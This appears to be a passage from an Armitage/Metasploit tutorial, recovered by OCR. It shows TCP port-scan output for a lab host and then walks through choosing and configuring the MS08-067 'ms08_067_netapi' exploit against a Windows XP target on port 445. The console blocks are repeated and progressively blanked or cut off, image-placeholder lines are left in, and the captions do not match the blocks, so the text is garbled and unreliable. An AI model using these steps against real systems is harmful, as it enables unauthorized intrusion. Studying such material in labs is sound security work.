[+] 192.168.41.132:       - 192.168.41.132:139 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:135 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:445 - TCP OPEN
[*] 192.168.41.132:       - Scanned 1 of 1 hosts (100% complete)
```

But this time when we right click on the target system, we will find an "Attack Menu".




```
3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434,
2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060,
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
[*] Auxiliary module running as background job 6.
[+] 192.168.41.132:       - 192.168.41.132:80 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:139 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:135 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:445 - TCP OPEN
[*] 192.168.41.132:       - Scanned 1 of 1 hosts (100% complete)
msf5 auxiliary(scanner/portscan/tcp) >
```

You can expand it to see all the exploits in the respective categories.




```
3057, 6905, 1100, 10616, 10628, 5051, 15                      , 22222, 30000, 113, 1755, 407, 1434,
2049, 689, 3128, 20222, 20034, 7580, 757                      1, 910, 912, 11234, 46823, 5061, 5060,
2380, 69, 5800, 62514, 42, 5631, 902, 59                      , 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
[*] Auxiliary module running as backgrou
[+] 192.168.41.132:       - 192.168.41.1              EN
[+] 192.168.41.132:       - 192.168.41.1              PEN
[+] 192.168.41.132:       - 192.168.41.1              PEN
[+] 192.168.41.132:       - 192.168.41.132:445 - TCP OPEN
[*] 192.168.41.132:       - Scanned 1 of 1 hosts (100% complete)
msf5 auxiliary(scanner/portscan/tcp) >
```

For this tutorial, let me select a very famous (or very infamous) SAMBA exploit of Windows XP. The "ms08_067_netapi" exploit.



```
3057, 6905, 1100,                                    , 407, 1434,
2049, 689, 3128,                                     , 5061, 5060,
2380, 69, 5800, 6                                     6005, 6006,
6007, 47001, 523,
[*] Auxiliary mod
[+] 192.168.41.13
[+] 192.168.41.132:       - 192.168.41.1
[+] 192.168.41.132:       - 192.168.41.1             PEN
[+] 192.168.41.132:       - 192.168.41.132:445 - TCP OPEN
[*] 192.168.41.132:       - Scanned 1 of 1 hosts (100% complete)
msf5 auxiliary(scanner/portscan/tcp) >
```

As soon as you select it, you will find a window open as shown below. This is akin to the men -u that opens when we type "show options" command in Metasploit.



Attack 192.168.41.132

MS08-067 Microsoft Server Service Relative Path Stack Corruption

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service

Option ▲	Value
LHOST	192.168.41.182
LPORT	23724
RHOSTS ✚	192.168.41.132
RPORT	445
SMBPIPE	BROWSER

Targets: 0 => Automatic Targeting

